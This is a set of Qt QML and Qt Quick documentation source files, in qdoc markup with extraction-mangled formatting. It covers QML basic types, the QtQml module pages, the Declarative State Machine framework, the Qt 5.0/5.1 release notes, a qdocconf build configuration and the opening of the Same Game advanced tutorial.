The \{Qt QML} module provides the definition and implementation of various convenience types which can be used with the QML language, including some elementary QML types which can provide the basis for further extensions to the QML language. The \l QtObject and \l Component object types are non-visual and provide building-blocks for extensions to QML.

## \section1 Importing QtQml

The types provided by the \c QtQml module are only available in a QML document if that document imports the \c QtQml namespace (or if the document imports the \c QtQuick namespace, as noted below).

The current version of the \c QtQml module is version 2.2, and thus it may be imported via the following statement:

```
\qml
import QtQml 2.2
\endqml
```

Most clients will never need to use the \c QtQml import, as all of the types are also provided by the \c QtQuick namespace which may be imported as follows:

```
\qml
```

```
import QtQuick 2.3
```

```
\endqml
```

See the `\{Qt Quick}` module documentation for more information about the `\c QtQuick` namespace and what it provides to QML application developers.

The QML types for creating lists and models, such as `\l ListModel` and `\l ListElement`, are moved to a submodule, `\c QtQml.Models`. The `\{Qt QML Models QML Types}\{Qt QML Models}` page has more information.

The documentation for the types below applies equally to the types of the same name provided by the `\{Qt Quick}` module, as they are in fact identical.

## `\section1 Basic Types`

The following `\{qtqml-typesystem-basictypes.html}\{QML basic types}` are provided:

```
\annotatedlist qtqmlbasictypes
```

## `\section1 Object Types`

The following `\{qtqml-typesystem-objecttypes.html}\{QML object types}` are



provided:

```
*/
```

```
/*!
```

```
\qmlbasictype date
```

```
\ingroup qtqmlbasictypes
```

```
\ingroup qtquickbasictypes
```

```
\brief a date value.
```

The `\c` date type refers to a date value.

To create a `\c` date value, specify it as a "YYYY-MM-DD" string:

```
\qml
```

```
MyDatePicker { minDate: "2000-01-01"; maxDate: "2020-12-31" }
```

```
\endqml
```

To read a date value returned from a C++ extension class, use

```
\{QtQml::Qt::formatDate()\}{Qt.formatDate()} and  
\{QtQml::Qt::formatDateTime()\}{Qt.formatDateTime()}.
```

When integrating with C++, note that any `QDate` value

`\{qtqml-cppintegration-data.html\}`{passed into QML from C++} is automatically converted into a `\c` date value, and vice-versa.

This basic type is provided by the QML language. It can be implicitly converted to a `QtQml::Date` object.

```
\sa {QtQml::Date}{QML Date object}, {QML Basic Types}

*/
```

```
/*!
```

```
\qmlbasictype point
```

```
\ingroup qtqmlbasictypes
```

```
\ingroup qtquickbasictypes
```

```
\brief a value with x and y attributes.
```

The `point` type refers to a value with `x` and `y` attributes.

To create a `point` value, specify it as a "x,y" string:

```
\qml
CustomObject { myPointProperty: "0,20" }
\endqml
```

Or use the `Qt::point()` function:

```
\qml
CustomObject { myPointProperty: Qt.point(0, 20) }
\endqml
```

When integrating with C++, note that any QPoint or QPointF value

`\l{qtqml-cppintegration-data.html}`{passed into QML from C++} is automatically converted into a `\c` point value. When a `\c` point value is passed to C++, it is automatically converted into a QPointF value.

`\sa{QML Basic Types}`

`*/`

`/*!`

`\qmlbasictype size`

`\ingroup qtqmlbasictypes`

`\ingroup qtquickbasictypes`

`\brief a value with width and height attributes`

The `\c` size type refers to a value with has `\c` width and `\c` height attributes.

For example, to read the `\c` width and `\c` height values of the

`\l {Image::sourceSize}` size-type property:

`\qml`

`Column {`

`Image { id: image; source: "logo.png" }`

`Text { text: image.sourceSize.width + "," + image.sourceSize.height }`

`}`

```
\endqml
```

To create a `\c` size value, specify it as a "width x height" string:

```
\qml
```

```
Image { sourceSize: "150x50" }
```

```
\endqml
```

Or use the `\{QtQml::Qt::size()\}{Qt.size()}` function:

```
\qml
```

```
Image { sourceSize: Qt.size(150, 50) }
```

```
\endqml
```

When integrating with C++, note that any `QSize` or `QSizeF` value

[\{qtqml-cppintegration-data.html\}](#) passed into QML from C++ is automatically converted into a `\c` size value, and vice-versa. When a `\c` size value is passed to C++, it is automatically converted into a `QSizeF` value.

```
\sa{QML Basic Types}
```

```
*/
```

```
/*!
```

```
\qmlbasictype rect
```

```
\ingroup qtqmlbasictypes
```

`\ingroup qtquickbasictypes`

`\brief` a value with `x`, `y`, `width` and `height` attributes.

The `\c rect` type refers to a value with `\c x`, `\c y`, `\c width` and `\c height` attributes.

For example, to read the `\c width` and `\c height` values of the `\l Item`

`\l {Item::childrenRect.x}{childrenRect} rect-type` property:

`\qml`

`Rectangle {`

`width: childrenRect.width`

`height: childrenRect.height`

`Rectangle { width: 100; height: 100 }`

`}`

`\endqml`

To create a `\c rect` value, specify it as a "`x`, `y`, `width` x `height`" string:

`\qml`

`CustomObject { myRectProperty: "50,50,100x100" }`

`\endqml`

Or use the `\l{QtQml::Qt::rect()}{Qt.rect()}` function:

```
\qml
```

```
CustomObject { myRectProperty: Qt.rect(50, 50, 100, 100) }
```

```
\endqml
```

When integrating with C++, note that any QRect or QRectF value

`\{qtqml-cppintegration-data.html\}`passed into QML from C++} is automatically

converted into a `\c rect` value, and vice-versa. When a `\c rect` value is passed to C++, it

is automatically converted into a QRectF value.

```
\sa{QML Basic Types}
```

```
*/
```

```
qtqml-cpp.qdoc
```

```
/******
```

```
**
```

```
** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

```
** a written agreement between you and Digia. For licensing terms and
```

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\module QtQml

\title Qt QML C++ Classes

\ingroup modules

\qtvariable qml

\brief The C++ API provided by the Qt QML module

To include the definitions of the module's classes, use the  
following directive:

\code

#include <QtQml>

\endcode

To link against the module, add this line to your \l qmake \c

.pro file:

\code

QT += qml

\endcode

For more information on the Qt QML module, see the

\l{Qt QML} module documentation.

\*/

qtqml.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in



\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-index.html

\title Qt QML

\brief The Qt QML module defines and implements the QML language

The Qt QML module provides a framework for developing applications and libraries with the \{QML Applications\}{QML language}. It defines and implements the language and engine infrastructure, and provides an API to enable application developers to extend the QML language with custom types and integrate QML code with JavaScript and C++. The Qt QML module provides both a \{Qt QML QML Types\}

{QML API} and a \{Qt QML C++ Classes}{C++ API}.

Note that while the Qt QML module provides the language and infrastructure for QML applications, the \{Qt Quick} module provides many visual components, model-view support, an animation framework, and much more for building user interfaces.

For those new to QML and Qt Quick, please see

\{QML Applications}

for an introduction to writing QML applications.

## \section1 Getting Started

To include the definitions of the module's classes, use the following directive:

```
\code
```

```
#include <QtQml>
```

```
\endcode
```

The QML types in Qt QML are available through the \c QtQML import. To use the types, add the following import statement to your .qml file:

```
\code
```

```
import QtQml 2.0
```

```
\endcode
```

To link against the module, add this line to your `\l qmake \c`

`.pro` file:

```
\code
```

```
QT += qml
```

```
\endcode
```

## `\section1 QML and QML Types`

The Qt QML module contains the QML framework and important QML types used in applications. The constructs of QML are described in the `\l{The QML Reference}`.

In addition to the `\l{QML Basic Types}`, the module comes with

the following QML object types:

```
\list
```

```
\li \l Component
```

```
\li \l QObject
```

```
\li \l Binding
```

```
\li \l Connections
```

```
\li \l Timer
```

```
\endlist
```

The `\l{QtQml::Qt}{Qt}` global object provides useful enums and functions

for various QML types.

## `\section2 Lists and Models`

New in Qt 5.1, the model types are moved to a submodule, `\c QtQml.Models`. The

`\{Qt QML Models QML Types\}``{Qt QML Models}` page has more information.

`\list`

`\li \l DelegateModel`

`\li \l DelegateModelGroup`

`\li \l ListElement`

`\li \l ListModel`

`\li \l ObjectModel`

`\endlist`

## `\section1 JavaScript Environment for QML Applications`

JavaScript expressions allow QML code to contain application logic. Qt QML

provides the framework for running JavaScript expressions in QML and from C++.

These sections are from `\{The QML Reference\}`.

`\{qml-javascript-topic.html\}``{Integrating QML and JavaScript}`

`\list`

`\li \l {qml-javascript-expressions.html}``{Using JavaScript Expressions with QML}`

`\li \l {qml-javascript-dynamicobjectcreation.html}``{Dynamic QML Object Creation from JavaScript}`

- \li \l{qml-javascript-resources.html}{Defining JavaScript Resources In QML}
  - \li \l{qml-javascript-imports.html}{Importing JavaScript Resources In QML}
  - \li \l{qml-javascript-hostenvironment.html}{JavaScript Host Environment}
- \endlist

## \section1 Integrating QML with C++ Applications

The module also provides the framework for running QML applications.

The QML framework allows QML code to contain JavaScript expressions and for the QML code to interact with C++ code.

\list

- \li \l{Important C++ Classes Provided By The Qt QML Module}
  - \li \l{Integrating QML and C++}
- \endlist

## \section1 Additional Frameworks

\list

- \li \l{The Declarative State Machine Framework}
- \endlist

## \section1 Guides and Other Information

Further information for writing QML applications:

\list

\li \li{The QML Reference}

\li \li{QML Applications}

- essential information for application development with QML and Qt Quick

\li \li{Qt Quick} - a module which provides a set of QML types and C++ classes

for building user interfaces and applications with QML

\li \li{Qt QML Release Notes} - list of changes and

additions in the Qt QML module

\endlist

\section2 Reference

\list

\li \li{Qt QML C++ Classes}{C++ Classes}

\li \li{Qt QML QML Types}{QML Types}

\endlist

\*/

statemachine.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

**\*\* Commercial License Usage**

**\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.  
\*\***

**\*\* GNU Free Documentation License Usage**

**\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.  
\*\* \$QT\_END\_LICENSE\$  
\*\***

\*\*\*\*\*/

/\*!

\qmlmodule QtQml.StateMachine 1.0

\title Declarative State Machine QML Types

\brief Provides QML types to create and execute state graphs.

The following is a list of QML types provided by the module:

\*/

/\*!

\page qmlstatemachine.html

\title The Declarative State Machine Framework

\brief Overview of the Declarative State Machine Framework for constructing and executing state graphs.

\ingroup frameworks-technologies

\tableofcontents

The Declarative State Machine Framework provides types for creating and executing state graphs in QML. It is similar to the C++ State Machine framework based on Harel's

\l{Statecharts: A visual formalism for complex systems}, which is also the basis for UML state diagrams. Like its

\l{The State Machine Framework}{C++ counterpart}, the framework provides an API and execution model based on \l{State Chart XML: State Machine Notation for Control Abstraction}{State Chart XML (SCXML)} to embed the elements and semantics of statecharts in QML applications.

For user interfaces with multiple visual states, independent of the application's logical state, consider using QML States and Transitions.



These following QML types are provided by framework to create event-driven state machines:

\annotatedlist statemachine-qmltypes

\section1 Using both QtQuick and QtQml.StateMachine imports

\warning If you're attempting to import both \l{QtQuick} and \e{QtQml.StateMachine} in one single QML file, make sure to import \e{QtQml.StateMachine} \e{last}. This way, the \e{State} type is provided by the Declarative State Machine Framework and not by \l{QtQuick}:

\qml

```
import QtQuick 2.0
```

```
import QtQml.StateMachine 1.0
```

```
StateMachine {
```

```
    State {
```

```
        // okay, is of type QtQml.StateMachine.State
```

```
    }
```

```
}
```

\endqml

Alternatively, you can import \e{QtQml.StateMachine} into a separate namespace to avoid any ambiguity with QtQuick's \e{State} item:

```

\qml

import QtQuick 2.0

import QtQml.StateMachine 1.0 as DSM

DSM.StateMachine {

    DSM.State {

        // ...

    }

}

\endqml

```

## \section1 A Simple State Machine

To demonstrate the core functionality of the State Machine API, let's look at an example: A state machine with three states, \c s1, \c s2 and \c s3. The state machine is controlled by a single Button; when the button is clicked, the machine transitions to another state. Initially, the state machine is in state \c s1. The following is a state chart showing the different states in our example.

\image statemachine-button.png

The following snippet shows the code needed to create such a state machine.

\snippet qml/statemachine/statemachine-button.qml 0

The state machine runs asynchronously to become part of your application's event loop.

## \section1 State Machines That Finish

The state machine defined in the previous section never finishes. In order for a state machine to be able to finish, it needs to have a top-level \e final state (FinalState object). When the state machine enters the top-level final state, the machine emits the \l{State::finished}{finished} signal and halts.

All you need to do to introduce a final state in the graph is create a FinalState object and use it as the target of one or more transitions.

## \section1 Sharing Transitions

Assume we wanted the user to be able to quit the application at any time by clicking a Quit button. In order to achieve this, we need to create a final state and make it the target of a transition associated with the Quit button's \e clicked() signal. We could add a transition for each state; however, this seems redundant and one would also have to remember to add such a transition from every new state that is added in the future.

We can achieve the same behavior (namely that clicking the Quit button quits the state machine, regardless of which state the state machine is in) by grouping states `\c s1`, `\c s2` and `\c s3`. This is done by creating a new top-level state and making the three original states children of the new state. The following diagram shows the new state machine.

`\image statemachine-button-nested.png`

The three original states have been renamed `\c s11`, `\c s12` and `\c s13` to reflect that they are now children of the new top-level state, `\c s1`. Child states implicitly inherit the transitions of their parent state. This means it is now sufficient to add a single transition from `\c s1` to the final state, `\c s2`. New states added to `\c s1` will automatically inherit this transition.

All that's needed to group states is to specify the proper parent when the state is created. You also need to specify which of the child states is the initial one (the child state the state machine should enter when the parent state is the target of a transition).

`\snippet qml/statemachine/statemachine-button-nested.qml 0`

In this case we want the application to quit when the state machine is finished, so the machine's `\e finished()` signal is connected to the

application's `quit()` slot.

A child state can override an inherited transition. For example, the following code adds a transition that effectively causes the Quit button to be ignored when the state machine is in state, `s12`.

`\snippet qml/statemachine/statemachine-button-nested-ignore-quit.qml 0`

A transition can have any state as its target irrespective of where the target state is in the state hierarchy.

## `\section1 Using History States`

Imagine that we wanted to add an "interrupt" mechanism to the example discussed in the previous section; the user should be able to click a button to have the state machine perform some non-related task, after which the state machine should resume whatever it was doing before (i.e. return to the old state, which is one of the three states in this case).

Such behavior can easily be modeled using `{history states}`. A history state (`HistoryState` object) is a pseudo-state that represents the child state that the parent state was in before it exited last.

A history state is created as a child of the state for which we wish to record the current child state; when the state machine detects the presence

of such a state at runtime, it automatically records the current (real) child state when the parent state exits. A transition to the history state is in fact a transition to the child state that the state machine had previously saved; the state machine automatically "forwards" the transition to the real child state.

The following diagram shows the state machine after the interrupt mechanism has been added.

`\image statemachine-button-history.png`

The following code shows how it can be implemented; in this example we simply display a message box when `\c s3` is entered, then immediately return to the previous child state of `\c s1` via the history state.

`\snippet qml/statemachine/statemachine-button-history.qml 0`

## `\section1 Using Parallel States`

Assume that you wanted to model a set of mutually exclusive properties of a car in a single state machine. Let's say the properties we are interested in are Clean vs Dirty, and Moving vs Not moving. It would take four mutually exclusive states and eight transitions to represent the states and freely move between all possible combinations as shown in the following state chart.

\image statemachine-nonparallel.png

If we added a third property (say, Red vs Blue), the total number of states would double, to eight; and if we added a fourth property (say, Enclosed vs Convertible), the total number of states would double again, to 16.

This exponential increase can be reduced using parallel states, which enables linear growth in the number of states and transitions as we add more properties. Furthermore, states can be added to or removed from the parallel state without affecting any of their sibling states. The following state chart shows the different parallel states for the car example.

\image statemachine-parallel.png

To create a parallel state group, set `childMode` to `QState.ParallelStates`.

\qml

```
State {  
    id: s1  
  
    childMode: QState.ParallelStates  
  
    State {  
        id: s11  
    }  
  
    State {  
        id: s12
```

```
    }  
  }  
\endqml
```

When a parallel state group is entered, all its child states will be simultaneously entered. Transitions within the individual child states operate normally. However, any of the child states may take a transition which exits the parent state. When this happens, the parent state and all of its child states are exited.

The parallelism in the State Machine framework follows an interleaved semantics. All parallel operations will be executed in a single, atomic step of the event processing, so no event can interrupt the parallel operations. However, events will still be processed sequentially, as the machine itself is single threaded. For example, consider the situation where there are two transitions that exit the same parallel state group, and their conditions become true simultaneously. In this case, the event that is processed last of the two will not have any effect.

## \section1 Exiting a Composite State

A child state can be final (a `FinalState` object); when a final child state is entered, the parent state emits the `State::finished` signal. The following diagram shows a composite state `\c s1` which does some processing before entering a final state:



\image statemachine-finished.png

When \c s1 's final state is entered, \c s1 will automatically emit \l{State::finished}{finished}. We use a signal transition to cause this event to trigger a state change:

```
\qml
State {
    id: s1

    SignalTransition {
        targetState: s2
        signal: s1.finished
    }
}
\endqml
```

Using final states in composite states is useful when you want to hide the internal details of a composite state. The outside world should be able to enter the state and get a notification when the state has completed its work, without the need to know the internal details. This is a very powerful abstraction and encapsulation mechanism when building complex (deeply nested) state machines. (In the above example, you could of course create a transition directly from \c s1 's \c done state rather than relying on \c s1 's finished() signal, but with the consequence that implementation details of

\c s1 are exposed and depended on).

For parallel state groups, the State::finished signal is emitted when \e all the child states have entered final states.

## \section1 Targetless Transitions

A transition need not have a target state. A transition without a target can be triggered the same way as any other transition; the difference is that it doesn't cause any state changes. This allows you to react to a signal or event when your machine is in a certain state, without having to leave that state. For example:

\qml

```
Button {
    id: button
    text: "button"

    StateMachine {
        id: stateMachine
        initialState: s1
        running: true

        State {
            id: s1

            SignalTransition {
                signal: button.clicked
```

```

        onTriggered: console.log("button pressed")

    }

}

}

}

\endqml

```

The "button pressed" message will be displayed each time the button is clicked, but the state machine will remain in its current state (s1). If the target state were explicitly set to s1, s1 would be exited and re-entered each time (the QAbstractState::entered and QAbstractState::exited signals would be emitted).

\section1 Related Information

\list

\li \{\Declarative State Machine QML Types}

\li \{\The State Machine Framework}

\endlist

\*/

whatsnew.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\\title Qt QML Release Notes

\page qtqml-releasenotes.html

## \section1 Qt QML in Qt 5.1

Qt 5.1 introduces several bug fixes and new functionalities to Qt QML. This is a summary of the new changes:

\list

\li New QQmlApplicationEngine convenience class for QML applications.

\li New Instantiator type for generic, dynamic object creation.

\li New properties for \l {Qt::application}{Qt.application}: arguments, name, and version.

\li The 'with' statement has been deprecated and is slated for removal in a future version of the language.

\li New \l {Qt::platform}{Qt.platform} object with an \c os property

\li New \l qmlClearTypeRegistrations() function drops all data from qmlRegisterType() calls

\li New \l qmlRegisterType() function for registering composite types.

\endlist

## \section2 New Submodule

The \l {Qt QML Models QML Types}{Qt QML Models} is a new submodule in Qt 5.1 and provides several QML types for handling data with models and lists. These types replace types such as \l VisualItemModel, \l VisualDataModel, and \l VisualDataGroup.

\list

\li \l {Qt QML Models QML Types}{Models}

\endlist

The \l{What's New in Qt 5.1} has more information about the Qt 5.1 release.

## \section1 Qt QML in Qt 5.0

The \l{Qt QML} module is new in Qt 5.0. It provides the QML engine and implements the QML language supporting infrastructure.

(Prior to Qt 5, this functionality was provided by the \l{Qt Quick 1}{QtDeclarative} module, which has now been replaced by the new \l{Qt QML} and \l{Qt Quick} modules. See the \l{Porting QML Applications to Qt 5} page for more information.)

## \section2 QML Engine

\list

\li JavaScript engine has changed to V8.

\li Various parser and compiler optimizations have been implemented, as well as a new bindings optimizer.

\li New QQmlEngine::trimComponentCache() method safely discards unused data in the engine's component cache to free memory.

\endlist

## \section2 Component and Object Creation

\list

- \li QML objects can now be created asynchronously to improve application performance.

- \li

- \li New QQmlIncubator and QQmlIncubationController C++ classes can be used to create objects asynchronously.

- \li From QML code, this behavior can be enabled by:

- \li

- \li Calling the new Component \l{Component::incubateObject} method

- \li Passing the \c Component.Asynchronous parameter to \c Qt.createComponent()

- \li Loading a \l Loader object asynchronously using the \l{Loader::}{asynchronous} property

- \li

- \li

- \li The component returned by \c Qt.createComponent() is no longer parented to the engine. Be sure to hold a reference, or provide a parent.

- \li

## \section2 Type System

- \li

- \li New \l var property type. This is a general-purpose property type which obsoletes the \l variant type.

- \li Properties of the \l var type may hold JavaScript references.

- \li QML properties of type \l var and \l variant can now hold pixmaps.

- \li See \l {Scarce Resources in JavaScript} for more information.

- \li Value type improvements:

- \li

- \li QML now supports defining properties of value type basic types within QML documents. Supported types include

- \li QSizeF, QPointF and QRectF as \c size, \c point and \c rect respectively.

\li QColor is now a value type provided by the \c QtQuick module. The red, green, blue and alpha channels

of a \l color property can be accessed via \c r, \c g, \c b and \c a properties.

\li Factory functions for various value types have been added to the \c Qt object exposed to QML.

Some of those functions require the \c QtQuick module to be imported in order to return valid values.

See the \l {Qt Quick Release Notes} for more information about these functions.

\endlist

\li Support for sequence types QList<int>, QList<qreal>, QList<bool>, QList<QUrl>,

QList<QString> and QStringList has been improved. QObjects can define Q\_PROPERTYs of

these types which can be accessed transparently from JavaScript.

\endlist

## \section2 Modules and Imports

\list

\li Arbitrary functionality may be provided in a namespace through a singleton type. See qmlRegisterSingletonType() for more information.

\li JavaScript (.js) files may now import QML modules and other JavaScript files using the ".import" syntax.

\li Plugins may now use QQmlExtensionPlugin::baseUrl to get the directory from which the plugin is loaded.

This will be useful if the plugin needs to load QML or other assets from the same directory.

\endlist

## \section2 Other



\list

\li QQmlExpression can now be constructed directly (and more efficiently) from a QQmlScriptString.

\li The \l {QtQml::Qt}{Qt} global object now provides an \l {QtQml::Qt::inputMethod}{inputMethod} property to access the active

text input method for an application.

\endlist

\*/

qtquick.qdocconf

include(\$QT\_INSTALL\_DOCS/global/qt-module-defaults.qdocconf)

project = QtQuick

description = Qt Quick Reference Documentation

version = \$QT\_VERSION

examplesinstallpath = quick

qhp.projects = QtQuick

qhp.QtQuick.file = qtquick.qhp

qhp.QtQuick.namespace = org.qt-project.qtquick.\$QT\_VERSION\_TAG

qhp.QtQuick.virtualFolder = qtquick

qhp.QtQuick.indexTitle = Qt Quick

qhp.QtQuick.indexRoot =

qhp.QtQuick.filterAttributes = qtquick \$QT\_VERSION qtrefdoc

```

qhp.QtQuick.customFilters.Qt.name = QtQuick $QT_VERSION
qhp.QtQuick.customFilters.Qt.filterAttributes = qtquick $QT_VERSION
qhp.QtQuick.subprojects      = qmltypes classes examples
qhp.QtQuick.subprojects.qmltypes.title = QML Types
qhp.QtQuick.subprojects.qmltypes.indexTitle = Qt Quick QML Types
qhp.QtQuick.subprojects.qmltypes.selectors = qmlclass
qhp.QtQuick.subprojects.qmltypes.sortPages = true
qhp.QtQuick.subprojects.classes.title = Classes
qhp.QtQuick.subprojects.classes.title = C++ Classes
qhp.QtQuick.subprojects.classes.indexTitle = Qt Quick C++ Classes
qhp.QtQuick.subprojects.classes.selectors = class fake:headerfile
qhp.QtQuick.subprojects.classes.sortPages = true
qhp.QtQuick.subprojects.examples.title = Examples
qhp.QtQuick.subprojects.examples.indexTitle = Qt Quick Examples and Tutorials
qhp.QtQuick.subprojects.examples.selectors = fake:example

```

```

tagfile      = ../../../../doc/qtquick/qtquick.tags

```

```

depends += qtcore qtxmlpatterns qtqml qtgui qtlinguist qtquickcontrols qtquicklayouts qtdoc
qtquickdialogs qtsensors qtwidgets

```

```

headerdirs += ..\
            ../../quickwidgets

```

```

sourcedirs += .. \
            ../../imports/testlib \

```

```
.././quickwidgets
```

```
exampledirs += ../././examples/quick \  
snippets
```

```
imagedirs += images
```

```
#add particles sources
```

```
headerdirs += .././particles
```

```
sourcedirs += .././particles
```

```
#add imports directory because of dependencies
```

```
headerdirs += .././imports
```

```
sourcedirs += .././imports
```

```
#add plugins directory because of dependencies
```

```
headerdirs += .././plugins
```

```
sourcedirs += .././plugins
```

```
#exclude certain directories
```

```
excludedirs += .././imports/models \
```

```
.././imports/statemachine
```

```
examples.fileextensions += "*.qm"
```

```
manifestmeta.thumbnail.names += "QtQuick/Threaded ListModel Example"
```

```
navigation.landingpage = "Qt Quick"
```

```
navigation.cppclassespage = "Qt Quick C++ Classes"
```

```
navigation.qmltypespage = "Qt Quick QML Types"
```

```
advtutorial.qdoc
```

```
/******
```

```
**
```

```
** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

```
** a written agreement between you and Digia. For licensing terms and
```

```
** conditions see http://qt.digia.com/licensing. For further information
```

```
** use the contact form at http://qt.digia.com/contact-us.
```

```
**
```

```
** GNU Free Documentation License Usage
```

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qml-advtutorial.html tutorial

\title QML Advanced Tutorial

\brief A more advanced tutorial, showing how to use QML to create a game.

\nextpage QML Advanced Tutorial 1 - Creating the Game Canvas and Blocks

This tutorial walks step-by-step through the creation of a full application using QML.

It assumes that you already know the basics of QML (for example, from reading the

\{QML Tutorial\}{simple tutorial}).

In this tutorial we write a game, \e {Same Game}, based on the Same Game application  
included in the declarative \c examples directory, which looks like this:

\image declarative-samegame.png

We will cover concepts for producing a fully functioning application, including JavaScript integration, using QML `\l{State}{Qt Quick States}` and `\l{Behavior}{Behaviors}` to manage components and enhance your interface, and storing persistent application data.

An understanding of JavaScript is helpful to understand parts of this tutorial, but if you don't know JavaScript you can still get a feel for how you can integrate backend logic to create and control QML types.

Tutorial chapters:

`\list 1`

`\li \l {QML Advanced Tutorial 1 - Creating the Game Canvas and Blocks}{Creating the Game Canvas and Blocks}`

`\li \l {QML Advanced Tutorial 2 - Populating the Game Canvas}{Populating the Game Canvas}`

`\li \l {QML Advanced Tutorial 3 - Implementing the Game Logic}{Implementing the Game Logic}`

`\li \l {QML Advanced Tutorial 4 - Finishing Touches}{Finishing Touches}`

`\endlist`

All the code in this tutorial can be found in Qt's `\c examples/quick/tutorials/samegame` directory.

`*/`

`/*!`

`\title QML Advanced Tutorial 1 - Creating the Game Canvas and Blocks`

`\contentspage QML Advanced Tutorial`

`\previouspage QML Advanced Tutorial`

`\nextpage QML Advanced Tutorial 2 - Populating the Game Canvas`

`\example tutorials/samegame/samegame1`

`\section2 Creating the application screen`

The first step is to create the basic QML items in your application.

To begin with, we create our Same Game application with a main screen like this:

`\image declarative-adv-tutorial1.png`

This is defined by the main application file, `\c samegame.qml`, which looks like this:

`\snippet tutorials/samegame/samegame1/samegame.qml 0`

This gives you a basic game window that includes the main canvas for the blocks, a "New Game" button and a score display.

One item you may not recognize here

is the `\l SystemPalette` item. This provides access to the Qt system palette and is used to give the button a more native look-and-feel.

Notice the anchors for the `\c Item`, `\c Button` and `\c Text` types are set using

group (dot) notation for readability.

## `\section2 Adding \c Button and \c Block components`

The `\c Button` item in the code above is defined in a separate component file named `\c Button.qml`.

To create a functional button, we use the QML types `\l Text` and `\l MouseArea` inside a `\l Rectangle`.

Here is the `\c Button.qml` code:

```
\snippet tutorials/samegame/samegame1/Button.qml 0
```

This essentially defines a rectangle that contains text and can be clicked. The `\l MouseArea` has an `\c onClicked()` handler that is implemented to emit the `\c clicked()` signal of the `\c container` when the area is clicked.

In Same Game, the screen is filled with small blocks when the game begins.

Each block is just an item that contains an image. The block code is defined in a separate `\c Block.qml` file:

```
\snippet tutorials/samegame/samegame1/Block.qml 0
```

At the moment, the block doesn't do anything; it is just an image. As the tutorial progresses we will animate and give behaviors to the blocks.

We have not added any code yet to create the blocks; we will do this in the next chapter.



We have set the image to be the size of its parent Item using `\c {anchors.fill: parent}`.

